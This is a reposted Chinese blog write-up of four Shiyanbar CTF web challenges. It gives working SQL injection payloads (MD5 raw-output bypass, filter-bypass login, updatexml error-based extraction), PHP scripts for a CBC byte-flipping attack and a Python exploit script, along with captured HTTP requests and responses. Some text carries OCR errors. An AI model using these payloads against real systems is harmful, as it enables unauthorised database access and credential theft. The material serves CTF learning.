

实验吧CTF题库writeup

转载

[weixin_30666753](#) 于 2019-05-13 09:27:00 发布 171 收藏 1

文章标签: [php 数据库](#)

原文链接: <http://www.cnblogs.com/weipingong/p/10782652.html>


版权

2019-04-28

题目1. 后台登录 分值: 10 解题参考: <https://blog.csdn.net/March97/article/details/81222922>

解题链接: <http://ctf5.shiyanbar.com/web/houtai/ffifyop.php>


打开是一个登录页面



查看网页源码, 发现提示

```
1 <!-- $password=$_POST['password'];
2 $sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
3 $result=mysqli_query($link,$sql);
4 if(mysqli_num_rows($result)>0){
5     echo 'flag is :'.$flag;
6 }
7 else{
8     echo '密码错误!';
9 } -->
```

md5(\$password,true)处存在sql注入点, 该函数的作用如下



如果某个字符串经过md5('XXX',true)加密之后的结果包含“or'+数字, 即可构造出一个sql注入语句。在题目链接中包含的字符串即为登录密码字符串“ffifyop”

该字符串不唯一，只要经过md5('XXX',true)加密之后的结果包含 'or'+数字 就可以提交成功，拿到flag。



题目2. 简单的登录题 分值：50

解题参考：

<https://blog.csdn.net/LeeHDSniper/article/details/81089480#>

https://blog.csdn.net/include_heqile/article/details/79942993

<https://hebin.me/2018/01/26/西普ctf-简单的登录题/>

<https://www.freebuf.com/articles/system/163756.html>

<https://r00tnb.github.io/2018/02/09/%E5%AE%9E%E9%AA%8C%E5%90%A7-%E7%AE%80%E5%8D%95%E7%9A%84%E7%99%BB%E5%BD%95%E9%A2%98/>

CBC字节翻转攻击：


<https://blog.csdn.net/xiaorouji/article/details/82777482>

https://blog.csdn.net/csu_vc/article/details/79619309

<https://www.freebuf.com/articles/system/163756.html>

<http://shaobaobaoer.cn/archives/582/cbc%E5%AD%97%E7%AC%A6%E7%BF%BB%E8%BD%AC-%E5%8E%9F%E7%90%86%E4%B8%8E%E5%AE%9E%E6%88%98>

解密过程如下图：



正常流程 $B \oplus C = A$

根据异或运算的性质 $C = A \oplus B$; $C \oplus C = A \oplus B \oplus C = 0$


漏洞利用 $(B \wedge X \wedge A) \wedge C = X$ (X为指定的任意任意字符)；

将B的值与 $(X \wedge A)$ 异或后再参与运算就可以控制生成的明文为我们指定的字符X

通过阅读源码得知，输入框过滤了#的，先尝试用字节翻转攻击使用#注释掉 `limit $id,0` 中的,0。

Step1

发送如下数据包：



Request

```
POST /web/jiandan/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/jiandan/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1


id=11&submit=Login
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 28 Apr 2019 13:14:04 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
tips: test.php
Set-Cookie: iv=fwgovo1YX1Z1cz1kHpKX4g%3D%3D
Set-Cookie: cipher=%2BC4Qj7h1i7Y0mlgTxynIvgW04jPnVGGLwKr%2FetoBhAg%3D
Content-Length: 35
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<<hl><center>Hello!</center></hl>
```

设置id=11（两位数，后面需要把个位换成#，用于截断sql语句）。服务器返回了iv和cipher，然后自己计算一下序列化之后的结果



点击运行 清空 PHP 在线工具

```
1 <?php
2 $id="11";
3 $info= array('id'=>$id);
4 echo serialize($info);
5 echo "\n\n\n\n\n\n\n";
```

a:1:{s:2:"id";s:2:"11"};

结果为：a:1:{s:2:"id";s:2:"11"};

Step2

16个byte为一组，进行分组：

BLOCK#1: a:1:{s:2:"id";s:

BLOCK#2: 2:"11"};

先修改cipher中的BLOCK#1的密文，使得BLOCK#2的解密后结果为2:"1#"};，这样就能够使用#注释掉,0了。

```


<?php
$id="11";
$info= array('id'=>$id);
echo serialize($info);
echo "\n\n";
$cipher="%2BC4Qj7hli7Y0m1gTxynIvgW04jPnVGGLwKr%2FetoBhAg%3D";
$cipher=urldecode($cipher);
$cipher=base64_decode($cipher);
echo $cipher;
echo "\n\n";
$cipher[4]=chr(ord($cipher[4])^ord('1')^ord('#'));
$cipher=base64_encode($cipher);
$cipher=urlencode($cipher);
echo "$cipher\n";
?>

```



得到的cipher值为 %2BC4Qj6pli7Y0m1gTxynIvgW04jPnVGGLwKr%2FetoBhAg%3D


使用这个cipher的值，iv不变，post数据包：（在拦截到的页面刷新数据包中修改）



服务器返回的结果：无法正常反序列化。因为我们为了修改明文块2而修改了密文块1，密文块1被修改后再利用原始的IV解密后的得到的明文块1是乱码，无法进行反序列化。

Step3

由于密文块1被修改，导致上一步得到的密文cipher使用key解密后未执行异或运算前的值也受到影响，我们其设为A，同样，对于解密出的乱码明文我们设为B，该过程如下图



上图的过程为 $A \oplus \text{old_IV} = B$

根据与或运算的性质 $A \oplus \text{old_IV} \oplus B = 0$

$$A \oplus \text{old_IV} \oplus B \oplus C = C$$

只需要设置新的 $\text{new_IV} = \text{old_IV} \oplus B \oplus C$ ，经过运算之后 $A \oplus \text{new_IV} = C$

我们需要让解密出的明文是正常可读的也就是BLOCK#1: a:1:{s:2:"id";s:，设该正常明文为C

我们只需要修改IV，令其为上面式子中计算出的new_IV就能操纵第一个被修改后的密文块解密出正常的明文。

通过上面的返回包，我们知道了乱码明文的base64值，以及原本正常的明文值，依据上面的公式计算即可：

```
<?php
$iv = "HHlASI4ryCrrI%2BmMbTeZCg%3D%3D";
$iv = urldecode($iv);
$iv = base64_decode($iv);
$block_wrong="KoiB/4AS1KFkT76b+vUryjI6IjEjIjt9";
$block_wrong=base64_decode($block_wrong);
$block_right="a:1:{s:2:\"id\";s:";
for ($i=0;$i<16;$i++)
{
$iv[$i] = chr(ord($block_wrong[$i]) ^ ord($iv[$i]) ^ ord($block_right[$i]));
}
$iv=base64_encode($iv);
$iv=urlencode($iv);
echo "$iv\n";
?>
```

输出结果为：V8vwjXVKJrm1Tj5ztfnB%2Bg%3D%3D

使用这个iv替换数据包中的iv，再次重放：

Target: http://ctf5.shiyanbar.com

Request

```

GET /web/jiandan/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: iv=VBvwjXVKJrmlTj5ztfnB%2Bg%3D%3D;
cipher=%2BC4Qj6pli7Y0mlgTxynIvgW04jPnVGGLwKr%2FetoBhAg%3D
Upgrade-Insecure-Requests: 1

```

Response

```

HTTP/1.1 200 OK
Date: Sun, 28 Apr 2019 13:52:29 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
tips: test.php
Content-Length: 41
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

```

□□<h1><center>Hello!rootzz</center></h1>

注入成功。

最后利用上面找到的注入点和原理编写脚本就可以拿到flag了

下面是参考脚本：<https://blog.csdn.net/LeeHDSniper/article/details/81089480#>

```

import requests
import re
from base64 import *
from urllib import quote,unquote

url="http://ctf5.shiyanbar.com/web/jiandan/index.php"

def find_flag(payload,cbc_flip_index,char_in_payload,char_to_replace):
    payload = {"id":payload}
    r=requests.post(url,data=payload)
    iv=re.findall("iv=(.*?)",r.headers['Set-Cookie'])[0]
    cipher=re.findall("cipher=(.*)",r.headers['Set-Cookie'])[0]
    cipher=unquote(cipher)
    cipher=b64decode(cipher)
    cipher_list=list(cipher)
    cipher_list[cbc_flip_index] =
chr(ord(cipher_list[cbc_flip_index])^ord(char_in_payload)^ord(char_to_replace))
    cipher_new=''.join(cipher_list)
    cipher_new=b64encode(cipher_new)
    cipher_new=quote(cipher_new)
    cookie = {'iv':iv,'cipher':cipher_new}
    r=requests.post(url,cookies=cookie)
    content = r.content
    plain_base64=re.findall("base64_decode\\(\\'(.*?)\\'\\)",content)[0]
    plain=b64decode(plain_base64)
    first_block_plain="a:1:{s:2:\"id\";s:"
    iv=unquote(iv)
    iv=b64decode(iv)
    iv_list=list(iv)
    for i in range(16):
        iv_list[i]=chr(ord(plain[i]) ^ ord(iv_list[i]) ^ ord(first_block_plain[i]))
    iv_new=''.join(iv_list)
    iv_new=b64encode(iv_new)
    iv_new=quote(iv_new)
    cookie = {'iv':iv_new,'cipher':cipher_new}
    r=requests.post(url,cookies=cookie)
    return r.content

def get_columns_count():
    table_name=['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'g', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r',
's', 't', 'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'G', 'K', 'L', 'M',

```

```

'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
for i in range(len(table_name)):
    payload="(select 1)a"
    if i==0:
        payload = "0 2nion select * from("+payload+");"+chr(0);
        content=find_flag(payload,6,'2','u')
        resp=re.findall(".*(Hello!)(\d).*",content)
        if resp:
            print "table has 1 column and response position is 1"
            return payload
        else:
            print "table does not have %d columns" % (i+1)
            continue
    for t in range(i):
        payload=payload+" join (select %d)%s" % (t+2,table_name[t+1])
    payload = "0 2nion select * from("+payload+");"+chr(0);
    content=find_flag(payload,6,'2','u')
    resp=re.findall(".*(Hello!)(\d).*",content)
    if resp:
        print "table has %d column and response position is %s" % (i+1,resp[0][1])
        return payload
    else:
        print "table does not have %d columns" % (i+1)
payload=get_columns_count()
print payload
print find_flag('12',4,'2','#')
print find_flag('0 2nion select * from((select 1)a);'+chr(0),6,'2','u')
print find_flag('0 2nion select * from((select 1)a join (select 2)b join (select 3)c);'+chr(0),6,'2','u')
print find_flag('0 2nion select * from((select 1)a join (select group_concat(table_name) from
information_schema.tables where table_schema regexp database())b join (select 3)c);'+chr(0),7,'2','u')
print find_flag("0 2nion select * from((select 1)a join (select group_concat(column_name) from
information_schema.columns where table_name regexp 'you_want')b join (select 3)c);"+chr(0),7,'2','u')
print find_flag("0 2nion select * from((select 1)a join (select value from you_want)b join (select
3)c);"+chr(0),6,'2','u')
-----

```

作者: LeeHDSniper

来源: CSDN

原文: <https://blog.csdn.net/LeeHDSniper/article/details/81089480>

版权声明: 本文为博主原创文章, 转载请附上博文链接!

得到flag为:

```

root@kali: ~/桌面
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali: ~/桌面# python a.py
<h1><center>Hello! flag{c42b2b758a5a36228156d9d671c37f19}</center></h1>
root@kali: ~/桌面#
print table has 1 column and response position is 1
return payload
else:

```

题目3. 登陆一下好吗?? 分值: 20

解题链接: <http://ctf5.shiyanbar.com/web/wonderkun/web/index.html>



网页源码也没有可利用的地方

```
42 }
43 </style>
44
45 <body>
46   <div class="main">
47     <div class="header" >实验吧登录系统</div>
48     <form method="post" action="/login.php">
49       <div class="input-group">
50         <span class="input-group-addon" id="sizing-addon2">username</span>
51         <input type="text" class="form-control" placeholder="username" aria-describedby="sizing-addon2" name="username">
52       </div>
53       <div class="input-group">
54         <span class="input-group-addon" id="sizing-addon2">password</span>
55         <input type="password" class="form-control" placeholder="password" aria-describedby="sizing-addon2" name="password">
56       </div>
57       <button type="submit" class="btn btn-primary button " >登陆</button>
58     </form>
59
60   </div>
61
62 </body>
```

只能从登录输入框尝试进行sql注入，

使用该语句测试： ' union select * from a where 1-1+1/1 or 1=1 | 1 join 1/* #%%00



对不起，没有此用户！！

hint :
username:' from a where 1-1+11 1=1 1 join 1 %00
password:' from a where 1-1+11 1=1 1 join 1 %00

username **password**

发现过滤了以下字符

| , - , or , union , # , select , * , /

构造的sql注入语句要绕过这些字符。

猜测其后台的sql语句为 select * from table where username= 'username' and password='password'

使用的sql语句要使得 username= 'username' 和password='password'这两个表达式返回的结果为真

可以使用 0='0 ， 获得flag

```
ctf{51d1bf8fb65a8c2406513ee8f52283e7}
```

```
hint :
username:0='0
password:0='0
```

username	password
hell02w	69bc7cf459bcff03625939193ec71e0e
w0d3rkun	dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl	86846490336911c0f3c6e07cc197d22c

语句并不唯一，只要符合 X='X 即可（X为任意字符，可以为空）

题目4. 加了料的报错注入 分值：35

解题参考：https://blog.csdn.net/qq_35078631/article/details/79221618

<https://blog.csdn.net/xingyyn78/article/details/79737070>

Please login!

tips:post username and password...

打开题目链接提示使用post方式提交用户名和密码，使用burp构造数据包后提交

```
Request
Raw Params Headers Hex
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*:q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/baocuo/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Connection: keep-alive
Upgrade-Insecure-Requests: 1
username=admin&password=123456

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Mon, 29 Apr 2019 09:05:37 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 133
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<br><center><h2>Login failed</h2></center>
<!-- $sql='select * from users where username='$username' and
password='$password'"; -->
```

在返回包中提示了后台SQL查询语句 <!-- \$sql="select * from users where username='\$username' and password='\$password'"; -->

根据题目提示的报错注入，使用burp中intruder模块尝试爆破

[burpsuite的intruder模块简介](#)

[十种MySQL报错注入](#)

[12种报错注入+万能语句](#)

Request	Position	Payload	Status	Error	Timeout	Length
71	1	select	200	<input type="checkbox"/>	<input type="checkbox"/>	356
72	1	insert	200	<input type="checkbox"/>	<input type="checkbox"/>	356
73	1	as	200	<input type="checkbox"/>	<input type="checkbox"/>	356
74	1	or	200	<input type="checkbox"/>	<input type="checkbox"/>	356
75	1	procedure	200	<input type="checkbox"/>	<input type="checkbox"/>	356
76	1	limit	200	<input type="checkbox"/>	<input type="checkbox"/>	273
77	1	order by	200	<input type="checkbox"/>	<input type="checkbox"/>	273
78	1	asc	200	<input type="checkbox"/>	<input type="checkbox"/>	356
79	1	desc	200	<input type="checkbox"/>	<input type="checkbox"/>	356
80	1	delete	200	<input type="checkbox"/>	<input type="checkbox"/>	356
81	1	update	200	<input type="checkbox"/>	<input type="checkbox"/>	356
82	1	distinct	200	<input type="checkbox"/>	<input type="checkbox"/>	356
83	1	having	200	<input type="checkbox"/>	<input type="checkbox"/>	356
84	1	truncate	200	<input type="checkbox"/>	<input type="checkbox"/>	356
85	1	replace	200	<input type="checkbox"/>	<input type="checkbox"/>	356
86	1	like	200	<input type="checkbox"/>	<input type="checkbox"/>	273

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	361	baseline request
1	1	floor	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
2	1	extractvalue	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
3	1	updatexml	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
4	1	geometrycollection	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
5	1	multipoint	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
6	1	polygon	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
7	1	multipolygon	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
8	1	linestring	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
9	1	multilinestring	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
10	1	exp	200	<input type="checkbox"/>	<input type="checkbox"/>	356	
11	1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
12	1	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
13	1	"a"" or 1=1--"	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
14	1	or a = a	200	<input type="checkbox"/>	<input type="checkbox"/>	273	
15	1	a' or 'a' = 'a	200	<input type="checkbox"/>	<input type="checkbox"/>	273	

username的参数updatexml没有禁掉，但是禁掉了圆括号。

password参数，没有禁掉圆括号，但是禁掉了等号。

因此通过updatexml在存储非XPath格式的字符串时的报错输出获得所需要的信息。

UPDATEXML (XML_document, XPath_string, new_value);

第一个参数：XML_document是String格式，为XML文档对象的名称。

第二个参数：XPath_string (XPath格式的字符串)，如果不了解XPath语法，可以在网上查找教程。

第三个参数：new_value，String格式，替换查找到的符合条件的数据

通过将用户名中加入updatexml，并将中间内容注释掉，就可以使用updatexml函数。使用select database()函数获得数据库名。

方法一

获取数据库名：

username=1' and updatexml/*&

password=*/(1,concat(0x7e,(SELECT database()),0x7e),1)or'1

XPATH syntax error: '~error_based_hpf~'

Request

Raw Params Headers Hex

```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyandar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyandar.com/web/baocuo/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=1' and updatexml/*
&password=*(1,concat(0x7e,(SELECT database()),0x7e),1)or'1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 29 Apr 2019 09:42:03 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 43
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<br>XPATH syntax error: '~error_based_hpf~'
```

获取表名:

username=1' and updatexml/*

&password=*(1,concat(0x7e,(SELECT group_concat(table_name) from information_schema.tables where !
(table_schema<>'error_based_hpf'),0x7e),3)or'1

XPATH syntax error: '~ffll44jj,users~'

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyandar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyandar.com/web/baocuo/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 177
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=1' and updatexml/*
&password=*(1,concat(0x7e,(SELECT group_concat(table_name) from
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 29 Apr 2019 09:46:35 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 42
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<br>XPATH syntax error: '~ffll44jj,users~'
```

获取列名:

username=1' and updatexml/*

&password=*(1,concat(0x7e,(SELECT group_concat(column_name) from information_schema.columns where
!(table_name<>'ffll44jj'),0x7e),3)or'1

XPATH syntax error: '~value~'

Go Cancel < >

Target: http://ctf5.sh

Request

Raw Params Headers Hex

```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/baocuo/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 168
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=1' and updatexml/*
&password=*(1,concat(0x7e,(SELECT group_concat(column_name) from
information_schema.columns where !(table_name<>'ff1144jj')
),0x7e),3)or'1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 29 Apr 2019 09:47:37 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 33
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<br>XPath syntax error: '~value~'
```

获取字段值:

```
username=1' and updatexml/*
&password=*(1,concat(0x7e,(SELECT value from ff1144jj),0x7e),3)or'1
```

```
